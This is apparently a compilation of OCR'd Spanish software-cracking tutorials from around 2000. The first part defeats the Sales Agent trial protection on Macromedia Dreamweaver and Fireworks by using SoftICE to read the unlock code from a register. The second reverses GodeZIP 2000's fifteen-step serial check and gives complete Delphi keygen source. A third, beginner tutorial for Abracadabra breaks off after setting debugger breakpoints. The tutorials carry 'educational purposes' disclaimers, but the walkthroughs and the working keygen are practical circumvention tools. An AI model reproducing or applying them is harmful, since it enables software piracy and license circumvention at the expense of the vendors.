
Rapidamente lo desinfecté y lo borré, dos minutos después, con el segundo pantallazo, ¡había aparecido de nuevo!, lo volví a borrar, pero esto me dejo con la mosca detras de la oreja,

Al día siguiente, metiendole mano al FIREWORKS 3 y examinando un archivo llamado **rsagnt32.tty** con el W32dsm89, no me sorprendió nada que saltara el antivirus otra vez. Otro archivo, este de nombre **z36jaezn.sys**, habia aparecido en **C:** y estaba tratando de hacer alguna cosa.

¿Justo después del uso de un DEBUGGER?, **que curioso, que salte UNA vez puede ser una casualidad, que salte DOS veces el antivirus es una coincidencia, pero TRES veces apunta a una conspiración.**

¿Qué son estos archivos de sistema?, **¿Quien o qué los instala?, ¿Porqué salta el antivirus?**.

Este es el registro de actividades de mi antivirus, las dos primeras entradas son cuando intentaba ejecutar el DREAMWEAVER 3 y la otra del FIREWORKS 3. **¿Qué podemos pensar de todo esto?.**



Bueno tras este breve paréntesis, continuamos, vamos a reiniciar y **NO** vamos a cargar el SoftICE, para esto deberás añadir al **autoexec.bat** las siguientes lineas, (así es como lo tengo yo):

CHOICE /T:N,5 "Cargar Debugger Soft-Ice "

```
IF ERRORLEVEL 2 GOTO SEGUIR
C:\ARCHIV~1\NUMEGA\SOFTIC~1\WINICE.EXE
:SEGUIR
```

Esto te dará cinco segundos para decidir si quieres cargarlo o no cuando reinicies la máquina. Reiniciamos, no tocamos nada, el SoftICE no se carga. Vamos al DREAMWEAVER 3 otra vez.

Esta vez si. Una ventana, con un enorme logotipo del producto, nos informa que nos quedan 30 dias de prueba, tenemos también varios botones de opción. Pulsamos sobre **TRY** y observamos el logotipo cuando se inicie el programa.

Abajo a la izquierda aparece un número del tipo **DWW300-XXXX....**, ¿no lo hemos visto antes?, consulta las notas, es el código que identifica al producto DREAMWEAVER versión 3.0.0, subrayalo, lo necesitaremos después. Cierra el programa y abrelo de nuevo.

De cabeza al botón de **BUY NOW**. Rellena los diversos formularios con los datos que te de la gana, es un poco trabajoso ya lo se. Activa lo de la tarjeta de crédito (Go offline) para no rellenar nada en esta ventana, parece ser que el programita "sabe" cual es el formato de los números de las tarjetas de crédito y hasta que no encuentras un formato válido no te deja seguir.

En la ventana siguiente escoge **MAIL/FAX**. Por fin llegamos a la ventana final, pulsamos **DONE** y todavía nos aparece otra ventana que nos informa amablemente que los datos han sido registrados y que mandarán un **UNLOCKING CODE** para hacerlo totalmente funcional, es decir, sin la limitación de los 30 días.

Salimos y volvemos a entrar en **BUY NOW**. La cosa ha cambiado, ya no aparecen los formularios, aparece una ventana con varios campos, uno con los datos que hemos puesto, otro con un **PERSONAL CODE** (esta atenuado) y otro en blanco esperando el **UNLOCKING CODE**.

Vuelve atras y mira la pantalla, **BUY NOW**, **TRY** y **CANCEL**, y el aviso de 30 días, ¿no has visto algo parecido en algún otro programa?...

Y ahora viene la parte divertida.

HAGASE LA LUZ...

Vamos a reiniciar y a cargar el SoftICE. Esta ventana de inicio con sus botones de **BUY NOW**, **TRY** y **CANCEL**, y el aviso de 30 días, ¿no tiene cierto parecido a la de **WinZip** y su aviso de 21 días?

BUY NOW = REGISTRATION
TRY= I AGREE
CANCEL = pues CANCEL

Así que vamos a intentar la misma estrategia que se necesita para buscar el **SERIAL** de **WinZip**. ¿A que parece una autentica tontería?

Una duda:

Cuando ejecutamos el DREAMWEAVER 3, este nos detecta el DEBUGGER y nos cuelga el proceso de ejecución, pero, ¿pasará lo mismo si lo cargamos con el LOADER del Sice?.

No cuesta nada probar, ...reiniciamos y vamos al SoftICE Loader.

SOFTICE LOADER...

Cargamos el programa en el Loader, hacemos caso omiso al error y, saltamos a SoftICE, estamos en el punto de entrada al programa, en **Dreamweaver3! .text + 00018E90**, le damos a **F10** para movernos una posición y que aparezca el código. Asignamos las ventanas de datos de esta forma **DEX 0 EAX**, **DEX 1 ES:EDI**, **DEX 2 DS:ESI.**

Y ahora, después de lo del antivirus, sin contemplaciones: **BPX GETDLGITEMTEXTA**, pulsamos **F5** para volver a la ventana del programa y... ¡ahí esta!. **NO** ha pasado nada, **NO** ha saltado el pantallazo de error cuando entra la rutina ANTI-DEBUGGER, **NO** ha saltado el antivirus, nada de nada.

Botón de **BUY NOW** rellamos el **UNLOCK CODE** con **1234567890** (vamos a probar con diez caracteres) y le damos al **OK**. Saltamos a SoftICE en **GETDLGITEMTEXTA**, dale al **F11** para salir al código real y aterrizamos en **RSAGNT32! .text + 4BD1**, esto pertenece al archivo **rsagnt32.tty.**

En FLASH 4 y en DRUMBEAT 2000 este archivo tiene extensión DLL, pero el código es el mismo.

Este es el código, creo que no hacen falta muchas explicaciones:

```
* Reference To: USER32, GetDlgItemTextA. Ord: 0140h
|
:10005AC1 FF1570120210 Call dword ptr [10021270] ➜Después de F11 caemos aquí.
:10005AC7 BFCC8F0210 mov edi, 10028FCC ➜ Nuestro Serial chungo en ES:EDI.
:10005ACC 83C9FF or ecx, FFFFFFFF
:10005ACF 33C0 xor eax, eax
:10005AD1 F2 repnz
:10005AD2 AE scasb
:10005AD3 F7D1 not ecx ➜ No más caracteres.
:10005AD5 49 dec ecx
:10005AD6 83F90A cmp ecx, 0000000A ➜ ¿Diez carateres?
:10005AD9 7455 je 10005B30 ➜ OK, saltamos...

        .........................
        .........................
        .........................

* Referencered by a (U)nconditional or (C)onditional Jump at Address:
|:10005AD9(C)
|
:10005B30 E83BBBFFFF call 10001670➜Aterrizamos aquí.
:10005B35 8D953CFFFFFF lea edx, dword ptr [ebp+FFFFFF3C]
:10005B3B mov edi, 10028FC0 ➜PERSONAL CODE y nuestro SERIAL juntos en ES:EDI.
:10005B40 83C9FF or ecx, FFFFFFFF
:10005B43 33C0 xor eax , eax
:10005B45 F2 repnz ➜Pilla SOLO el
:10005B46 AE scasb ➜PERSONAL CODE de ES:EDI
:10005B47 F7D1 not ecx
:10005B49 2BF9 sub edi, ecx
:10005B4B 8BC1 mov eax, ecx
:10005B4D 8BF7 mov esi, edi ➜ PERSONAL CODE en DS:ESI
:10005B4F 8BFA mov edi,edx
:10005B51 C1E902 shr ecx, 02
:10005B54 F3 repz
:10005B55 A5 movsd
:10005B56 8BC8 mov ecx, eax
:10005B58 83E103 and ecx, 00000003
:10005B5B F3 repz
:10005B5C A4 movsb
:10005B5D 8D8D70FFFFFF lea ecx, dword ptr [ebp+FFFFFF70]
:10005B63 51 push ecx
:10005B64 8B1594870210 mov edx, dword ptr [10028794]
:10005B6A 81C206010000 add edx, 00000106
:10005B70 52 push edx
:10005B71 8D853CFFFFFF lea eax, dword ptr [ebp+FFFFFF3C]
:10005B77 50 push eax
:10005B78 E8D36D0000 call 1000C950➜Aquí se genera el UNLOCK CODE.
:10005B7D 83C40C add esp, 0000000C ➜Con el retorno del CALL, el UNLOCK CODE en EAX
:10005B80 33F6 xor esi, esi
:10005B82 89B538FFFFFF mov dword ptr [ebp+FFFFFF38], esi
:10005B88 68CC8F0210 push 10028FCC ➜FASTUOSO, NUESTRO SERIAL CHUNGO.
```

:10005B8D 8D8D70FFFFFF lea ecx, dword ptr [ebp+FFFFFF70]
:10005B93 51 push ecx
..... etc,

Como podeis ver, esto es lo que hay. Lamentable desde cualquier punto de vista. Es ridículo, ¡He visto **crackme's** más complicados!

El código mueve nuestro **SERIAL** a **ES:EDI**, lo compara con 10 (0A) y si hay diez caracteres salta, coge el **PERSONAL CODE**, lo marea un rato y nos marea a nosotros de paso, entramos en el **CALL 1000C950** y aquí va transformado el **PERSONAL CODE**, mediante unas tablas compuestas exclusivamente de letras (**PYUXAHLLRQ .. JIKLICBXZC .. PQYZMERUOA .. etc.**), en el **UNLOCKING CODE**. ¡A ver los especialistas del Keygenning!

Una vez generado el **UNLOCKING CODE** lo planta en **EAX** y con el retorno de la llamada vemos el dichoso **UNLOCKING CODE** en nuestra ventana de datos número (0), ¡alehop!, **EAX ➜ YFYJYJLXKH**, ¡muy amable! (aquí es cuando tomamos nota).

Luego siguen una seríe de rutinas de encriptación, etc, etc. Si teneis curiosidad por saber que forma tiene el **UNLOCKING CODE** encriptado, busca un pequeño archivo llamado **rsagent.ini** en **C:\WINDOWS**.

Entre otra información, verás algo parecido a esto:

email=
personalCode=1001565465 ➜ Mira lo que hay aquí.
perkey=08$'$ST+7YG@K7L'X"M2*4@#_ ➜Vaya pinta, ¿no?
datalen=26
toneDial=1
callWait=0
needAccess=0
accessCode=9
intlPrefix=
callWaitStr=
mailStat-391842=1

Por cierto, el **personalCode** de este archivo, no se corresponde con el **UNLOCKING CODE** del valor de **EAX** de antes.;-) Cada vez que cambias alguno de tus datos, se genera un **personalCode** nuevo.

Si en SoftICE sustituimos la instrucción **PUSH 10028FCC** (nuesto serial) por la dirección del **UNLOKING CODE**, que está en **EAX**, el programa se registra solo, ¡El **SERIAL** se compara consigo mismo!, ¿Que tipo de protección es está?.

PREGUNTA...

¿Se puede hacer un crack genérico haciendo una copia de este archivo, modificarlo con un editor hexadecimal y sustituir el original por el nuestro en programas con este tipo de "protección"?

Por cierto, mientras escribía esto estaba con el FLASH 4 y me acaba de saltar el antivirus con otro de esos archivos raros. Este se llama **z36toc3v.sys**. Hala ...¡a hacer puñetas!.

REGISTRO DEL PROGRAMA...

Pues una vez que tienes tu **UNLOCKING CODE** lo pones en la casilla correspondiente, a continuación el programa pedirá un **SERIAL NUMBER** que ya tenemos apuntado gracias a nuestra investigación por el **C:\WINDOWS\TEMP** y a los archivos **SERIALIZATION*.DLL**

En otra ventana te pedirá un **CÓDIGO DE PRODUCTO** que también tenemos gracias a los mismos archivos y a nuestro viejo y eficaz **MS-DOS EDIT.**

Para más coña las ventanas de registro te ayudan, en la ventana de registro del código de producto ya pone **DWW300-**.....,para que metas el código que falta, (impresentable).

UNOS APUNTES...

Ya tenemos los programas adecuadamente registrados, entonces pasa una cosa curiosa, aparece una ventana de **UPDATING** (con dos carpetitas y un papel volando de una a otra) y Sales Agent desaparece completamente de nuestro disco duro, ¡Adios!, dejando los programas totalmente desencriptados y funcionales

Otra cosa curiosa, si desinstalas un programa que ya hayas registrado y lo vuelves a instalar de nuevo, Sales Agent no aparece por ningún lado. El programa está completo y se ejecuta normalmente, algo se ha quedado por el registro de Windows, seguro.

PUNTO FINAL.

Tenemos ya los programas adecuadamente registrados en nuestro ordenador. ¿Qué nos impide ir a la página de MACROMEDIA completar el registro y ser usuarios debidamente autorizados?.

Nada evidentemente, tenemos todo, **PERSONAL CODE**, **UNLOCKING CODE**, **NUMERO DE SERIE** y **CODIGO DE PRODUCTO.**

Vamos a dar una vuelta por MACROMEDIA ESPAÑA más que nada por la curiosidad de saber el precio de venta de todos estos programas.

Aquí tienes la dirección http://www.macromedia.com/es/

En la tabla de abajo esta el precio de los productos "protegidos" con Sales Agent. Se pueden bajar las versiones de demostración del enlace **PRODUCTOS**.

Por cierto, he pasado de registrarme, ¿para qué?, yo no voy a utilizar estos programas para nada, mi objetivo **ERA** Sales Agent.

PRODUCTO	PRECIO EN $ *	PRECIO EN PELAS
COURSEBUILDER for DREAMWEAVER	199 $	± 36.000
DREAMWEAVER	299 $	± 55.000
* DRUMBEAT 2000 E-COMMERCE	599 $	± 110.000
* DRUMBEAT 2000 JAVA SERVER	599$	± 110.000
FIREWORKS 3	199 $	± 36.000
FLASH 4	299 $	± 55.000

*** El DRUMBEAT, no lo tenian ni referenciado de lo nuevo que es. He tenido que ir a yankilandia a mirar.**
*** El valor del dólar está calculado según el cambio al cierre del Mercado de Divisas a 11/08/00.**

CONCLUSIONES...

Sin comentarios...

Karpoff Spanish Tutor

Programa:	**GodeZIP 2000 v7.8**

PROTECCION:	Numero de Serie, Limitacion de Usos		
Descripcion:	**Programa de Compresion.**		
Dificultad:	**Aficionado**		
DOWNLOAD:	http://home.worldnet.fr/dgode		
Herramientas:	**SICE y Algun lenguaje de Programacion**		
CRACKER:	**RAZiEL**	**FECHA:**	**07/09/2000**

INTRODUCCION

1.- Saludos:

Hola a todos, de vuelta a las andadas, soy RAZiEL, del Grupo [K-FoR], y sólo deciros, que me alegra mucho el nivel de aceptación que está teniendo el grupo aún antes de haber salido "Oficialmente"; Espero que aprendáis un poco más hoy sobre las protecciones, y nada, a lo nuestro.


Ten en cuenta que este tutorial está realizado únicamente con fines educativos, y que no puedo hacerme responsable del mal uso que se pueda hacer de la información aquí expuesta. Si te gusta el programa CÓMPRALO.

AL ATAKE

2.- Conociendo a la Víctima:

GodeZIP 2000 v7.8 para Windows, un programa para el tratamiento de la compresión, tanto por volúmenes como por archivos únicos que maneja la mayoría de los compresores que actualmente existen; pero queda mucho atrás de otros programas pertenecientes a su categoría, pues compresión por RAR; por ejemplo, no está a nuestra disposición.

Hacemos la instalación de nuestro flamante programa y, tras ejecutarlo, aparece ventana pantalla como esta:



Este programa, cada vez que lo intentas registrar y fallas 4 veces la introducción del LICENSE NUMBER (LN) y el CODIGO CORRESPONDIENTE (CC) correspondiente, se cierra, y "pierdes" una oportunidad de uso. En este punto, os diré, que GodeZIP tiene un fallo ENORME, ya que si la primera vez que lo ejecutamos, en vez de darle a OK, pulsamos About e introducimos 4 veces el LN y el CR de manera incorrecta, no "pierdes" oportunidades de uso, puesto que empieza a contar el número de usos cuando está completamente configurado.

3.- Toma de Contacto:

Bien; pulsamos About y "Enter my code" e introducimos, por ejemplo:

- License Number (LN): 12345678912345
- Corresponding Code (CC): 987654321312

y... nada, ventanazo; BAD LN; BAD CC; RETRY... Bien... pues a CRACKEARLO!!!, pero antes; echemos un vistazo con File Analizer para ver si está empaquetado... y... no lo está (mejor, así nos ahorramos trabajo).

Comentario Sabroso: La longitud mínima del Serial de dicho programa son 15 Dígitos (pues realiza 15 comprobaciones distintas con los diversos números introducidos); no creáis que he introducido tantos dígitos por casualidad.

Cargamos SICE y al lío...

4.- Destripando...

Entramos de nuevo en el programa; y sin pulsar OK (Para evitar que la barrita de usos suba), pulsamos About; y tras meter el LN y CC; pulsamos CTRL + D para ir a SICE y ponemos los clásicos BPX GETDLGITEMTEXTA, SHOWWINDOW... Pulsamos OK y el que pica es GETDLG...

Bien, hemos caido dentro de USER32; No nos interesa, por lo que pulsamos F12; Ahora dentro de GODEZIP, pero hay una llamada a la API tres líneas más abajo, tampoco interesa... por lo que pulsamos de nuevo F12 y aparecemos aquí:

```
004034E1   call 402934 > Vamos Traceando con F10 para evitar meternos de subrutinas,
                         seguimos y…
004034E6   mov 44F696, ax
004034EC   push 1
004034EE   push 44F210 > Nuestro LN
004034F3   push 44F223 > Nuestro CC
004034F8   call 402B84
```

Vaya, Vaya, GodeZIP pone en esas dos direcciones de memoria nuestro LN y CC; Y llama a una función... Sospechoso, ¿Verdad?; ¿Porqué no nos metemos en esa función con F8?; Bien, ya estamos dentro, seguimos Traceando y llegamos aquí...

No sin saber anteriormente que en EBX está nuestro CC...

```
00402BEA  cmp byte ptr [ebx], 44h > Compara el primer dígito de nuestro CC con un 44h (“D”)
00402BED  setz al > Introduce “1” si son iguales
00402BF0  movzx edx, al > Pasa a edx el valor de al
00402BF3  mov ecx, [ebp+04] > Introduce en ECX, [EBP+04] en adelante; que “casualmente” es
                              nuestro LN
00402BF6  cmp byte ptr [ecx], 47h > Compara el primer dígito de nuestro LN con un 47h (“G”)
00402BF9  setz al > Introduce “1” si son iguales
00402BFC  and eax, 0FFh … Modifica el Flag “Z” Según eax
00402C01  test eax, edx > Testa eax y edx
00402C03  jz 402DE0 > Si son iguales; sigue con la comprobación, en otro caso: BAD LN...
```

Llegados a este punto; tenemos que claramente; El inicio de nuestro CC ha de ser una “D” y el inicio de nuestro LN una “G”; en caso contrario saltará el programa y no podremos seguir con la comprobación... Seguimos con la siguiente..

```
00402C09   call 402B3C
00402C0E   test eax, eax
00402C10   jnz 402DE0
00402C16   movsx edx, byte ptr [ebx+06] > Coge el séptimo carácter del CC y lo introduce en
                                          EDX
00402C1A   mov ecx, [ebp+04] > Introduce en ECX, [EBP+04] en adelante ( nuestro LN )
00402C1D   movsx eax, byte ptr [ecx+01] > Coge el Segundo carácter del LN y lo introduce en
                                          EAX
00402C21   add eax, 1Eh > suma al carácter de LN 1Eh (“30”)
00402C24   cmp edx, eax > Compara el resultado con el carácter cogido anteriormente de
                            nuestro CC
00402C26   jnz 402DE0 > En caso de que ambos caracteres sean distintos; salta a BAD LN...
                          en otro caso sigue...
```

Ya sabemos que nuestro séptimo carácter del CC tiene que ser el segundo del LN + 30d...

Perfecto; llegados a este punto puedo dejar de explicar el código; ya que las estructuras siguientes son idénticas a la anterior, pero cogiendo otros caracteres de LN y CC y sumando una cantidad distinta; no obstante adjunto lo que hace:

Tercera comprobación...

```
00402C39   movsx edx, byte ptr [ebx+05] > Coge el sexto carácter del CC
00402C40   movsx eax, byte ptr [ecx+02] > Coge el tercer carácter del LN
00402C44   add eax, 17h > Suma (“23”) En decimal…
```

Cuarta…

```
00402C5C   movsx edx, byte ptr [ebx+02] > Coge el tercer carácter del CC
00402C63   movsx eax, byte ptr [ecx+03] > Coge el cuarto carácter del LN
00402C67   add eax, 1Fh > Suma (“31”) En decimal…
```

Quinta...

```
00402C7F   movsx edx, byte ptr [ebx+07] > Coge el octavo carácter del CC
00402C86   movsx eax, byte ptr [ecx+04] > Coge el quinto carácter del LN
00402C8A   add eax, 11h > Suma (“17”) En decimal…
```

Sexta...

```
00402CA2   movsx edx, byte ptr [ebx+03] > Coge el cuarto carácter del CC
00402CA9   movsx eax, byte ptr [ecx+05] > Coge el sexto carácter del LN
00402CAD   add eax, 13h > Suma (“19“) En decimal…
```

Séptima...

```
00402CC5   movsx edx, byte ptr [ebx+01] > Coge el segundo carácter del CC
00402CCC   movsx eax, byte ptr [ecx+06] > Coge el séptimo carácter del LN
00402CD0   add eax, 15h > Suma (“21“) En decimal…
```

Octava…

```
00402CE8   movsx edx, byte ptr [ebx+04] > Coge el quinto carácter del CC
00402CEF   movsx eax, byte ptr [ecx+07] > Coge el octavo carácter del LN
00402CF3   add eax, 1Dh > Suma (“29“) En decimal…
```

Novena...

```
00402D0B   movsx edx, byte ptr [ebx+08] > Coge el noveno carácter del CC
00402D12   movsx eax, byte ptr [ecx+08] > Coge el noveno carácter del LN
00402D16   add eax, 1Eh > Suma (“30“) En decimal…
```

Décima...

```
00402D2E   movsx edx, byte ptr [ebx+09] > Coge el décimo carácter del CC
00402D35   movsx eax, byte ptr [ecx+0D] > Coge el décimo cuarto carácter del LN
00402D39   add eax, 1Ch > Suma (“28“) En decimal…
```

Décimo Primera...

```
00402D51   movsx edx, byte ptr [ebx+0A] > Coge el decímo primer carácter del CC
00402D58   movsx eax, byte ptr [ecx+0E] > Coge el décimo quinto carácter del LN
00402D5C   add eax, 18h > Suma (“24“) En decimal…
```

Décimo Segunda...

```
00402D6C   movsx edx, byte ptr [ebx+0B] > Coge el décimo segundo carácter del CC
00402D73   movsx eax, byte ptr [ecx+0B] > Coge el décimo segundo carácter del LN
00402D77   add eax, 15h > Suma (“21“) En decimal…
```

Décimo Tercera...

```
00402D87   movsx edx, byte ptr [ebx+0C] > Coge el décimo tercer carácter del CC
00402D8E   movsx eax, byte ptr [ecx+0C] > Coge el décimo tercer carácter del LN
00402D92   add eax, 16h > Suma (“22“) En decimal…
```


Décimo Cuarta...

```
00402DA2   movsx edx, byte ptr [ebx+0D] > Coge el décimo cuarto carácter del CC
00402DA9   movsx eax, byte ptr [ecx+0A] > Coge el décimo primer carácter del LN
00402DAD   add eax, 1Bh > Suma (“27“) En decimal…
```

Última comprobación...

```
00402DBD   movsx edx, byte ptr [ebx+0E] > Coge el décimo quinto carácter del CC
00402DC4   movsx eax, byte ptr [ecx+09] > Coge el décimo carácter del LN
00402DC8   add eax, 1Dh > Suma (“29“) En decimal…
```

Bien! En el caso de haber pasado todas las comprobaciones de manera “legal” (también puedes trucar los saltos); te aparecerá la ansiada ventana:




Y nuestro CC habrá quedado transformado en: DKRHTIOEVPMGILV

5.- Creando un KeyGen:

Creo que está suficientemente claro lo que hace la rutina de comprobación en cada caso... así que ya podemos crear nuestro KeyGen; Para ello has de tener mínimos conocimientos de programación en cualquier lenguaje; yo por ejemplo he escogido Delphi 3.0; aunque se puede hacer en cualquier otro...

Adjunto mi código en Delphi poco depurado, ya que se podría hacer con Arrays y no de forma tan loca; pero, como acabo de empezar a programar en Delphi y todavía no tengo demasiado dominio y, además, para que se entienda mejor, lo he dejado así.

También dejar claro, que puesto que todos los LN y CC comienzan por G y D Respectivamente eso lo añadiremos al Final... para poder implementar dicho código será necesario crear un proyecto con los siguientes controles y nombres:




```
Procedure TForm1.Button1Click(Sender: TObject);

VAR // Declaración de Variables //
Licensecode,Serialcode: String;
P1,P2,P3,P4,P5,P6,P7,P8,P9,P10,P11,P12,P13,P14: Integer; // Todas las Posiciones del LN //
S1,S2,S3,S4,S5,S6,S7,S8,S9,S10,S11,S12,S13,S14: String; // Todas las posiciones del CC //

BEGIN //Inicio del Código//
Licensecode:= Licencia.Text; // Asigna a la variable de Licensecode lo que hay en la
                                  casilla de Licencia //
If strLen(pchar(Licensecode)) = 0 Then // Si la longitud de Licensecode =0; es decir, no
                                            se ha introducido nada... //
   begin
     Showmessage ('Por favor rellena la casilla de licencia'); // Muestra este mensaje //
     exit;
   end;

If strLen(pchar(Licensecode)) < 14 Then // Si hay menos caracteres de los que usa para
                                             comprobar… //
  begin
   Showmessage ('Has de Poner los 14 Caracteres'); // Muestra este mensaje //
   exit;
  end;

P1 := Ord(licensecode[1]);   // Asigna el valor Ascii de la posición [x] del LN a un P[x] //
P1 := P1+30;    // Suma "x" en Ascii //
S6:= Chr(P1);  // Convierte el resultado a Carácter y lo asigna a una posición [x]
                    determinada del CC //
P2 := Ord(licensecode[2]);
P2 := P2+23;  // Repite lo mismo pero con otro valor… //
S5:= Chr(P2);
P3 := Ord(licensecode[3]);
P3 := P3+31;  // Igual… //
S2:= Chr(P3);
P4 := Ord(licensecode[4]);
P4 := P4+17;  // Igual… //
S7:= Chr(P4);
P5 := Ord(licensecode[5]);
P5 := P5+19; // Igual… //
S3:= Chr(P5);

P6 := Ord(licensecode[6]);
P6 :=P6+21; // Igual… //
S1:= Chr(P6);

P7 := Ord(licensecode[7]);
P7 :=P7+29; // Igual… //
S4:= Chr(P7);

P8 := Ord(licensecode[8]);
P8 :=P8+30; // Igual… //
S8:= Chr(P8);

P9 := Ord(licensecode[9]);
P9 :=P9+29; // Igual… //
S14:= Chr(P9);
```

```
P10 := Ord(licensecode[10]);
P10 :=P10+27; // Igual… //
S13:= Chr(P10);

P11 := Ord(licensecode[11]);
P11 :=P11+21; // Igual… //
S11:= Chr(P11);

P12 := Ord(licensecode[12]);
P12 :=P12+22; // Igual… //
S12:= Chr(P12);

P13 := Ord(licensecode[13]);
P13 :=P13+28; // Igual… //
S9:= Chr(P13);

P14 := Ord(licensecode[14]);
P14 :=P14+24; // Igual… //
S10:= Chr(P14);

Codigo.text:= 'D'+S1+S2+S3+S4+S5+S6+S7+S8+S9+S10+S11+S12+S13+S14; //Muestra el CC
                                                        añadiendole “D” al inicio //
Licencia.Text:='G' + Licensecode; // Al LN le añadimos la “G” Al principio //
END;
```

6.- Finalizando…

Creo que eso es todo; Lo compiláis y listo; pero si probais con letras puede que dicho algoritmo no funcione tal y como debería; por lo que implementamos algo en la caja de texto de Licencia:

```
Procedure TForm1.LicenciaChange(Sender: TObject);

begin
     If licencia.Text = '' then exit;
     If (ord(licencia.text[strlen(pchar(licencia.text))]) < 48) or                        f
          (ord(licencia.text[strlen(pchar(licencia.text))]) > 57) then

begin
   showmessage('Sólo Números');
   licencia.Clear;
   exit;
end;
```

Así hacemos que no se puedan introducir letras en dicha caja, con lo cual nos quitamos de problemas ¿Porqué 48 y 57?; pues mira una tabla ASCII y lo comprenderás...

7.- Agradecimientos…

Espero que os haya servido de algo este tutorial; y sin más me despido por hoy, no sin antes darle las gracias al Profesor X y a los demás Crackers del Egroup del cual formo parte; y por supuesto a los demás miembros de K-FoR y en especial a ViPER por dejarme el libro del fabuloso DELPHI...

Ya sabéis, para alguna recomendación, consulta, o crítica constructiva:

Karpoff Spanish Tutor

Programa:	**Abracadabra 1.2.6**

PROTECCION:	**Name / Serial**		
Descripcion:	**Explorador para el windows**		
Dificultad:	**Principiante**		
DOWNLOAD:	www.lighttek.com		
Herramientas:	**Softice**		
CRACKER:	**Riverwind**	**FECHA:**	**07/09/2000**

INTRODUCCION

Bueno este es mi primer tutorial y espero que os sirva para algo,mi nivel es algo basico ya que solo llevo un par de meses,las razones que me llevaron hacer este tuto es compartir la informacion y por que asi puedo aprender mucho mas.

Con este programa puedes ver casi cualquier archivo.El programa abre muchos tipos de texto y archivos de gráficos.También puedes navegar a través de los directorios.

Este documente es solo con fines educativos y en cualquier caso el autor se hace responsable del mal uso de el.

AL ATAKE

Lo que vamos hacer es capturar un serial valido,abrimos el simbol loader.clik sobre File y despues Open....,bien,ahora le damos a los engranejes y nos aparecera una ventanita,la aceptas y entraras en softice,pulsa Ctrl+D y el programilla seguira ejecutandose como si nada,nos vamos al about y pulsamos sobre Registration,ponemos el name y el serial que querais,en mi caso usare Riverwind y de serial 123456,le damos al Ok y como era de esperar nos dice que no vale pa na :(bueno,bueno,no desespereis,aceptamos la ventanita y antes de pulsar Ok nos meteremos en el softice con Ctrl+D para poner un breakpoint,nosotros utilizaremos este,teclear bpx hmemcpy y luego enter,ahora tendremos que salir del softice asi que Ctrl+D y estaremos fuera del softice,ahora tendreis que pulsar sobre Ok con nuestros datos si lo habeis hecho bien estaremos de nuevo en el softice,ahora tendremos que localizar la rutina que comprueva nuestro serial falso con el auntentico.

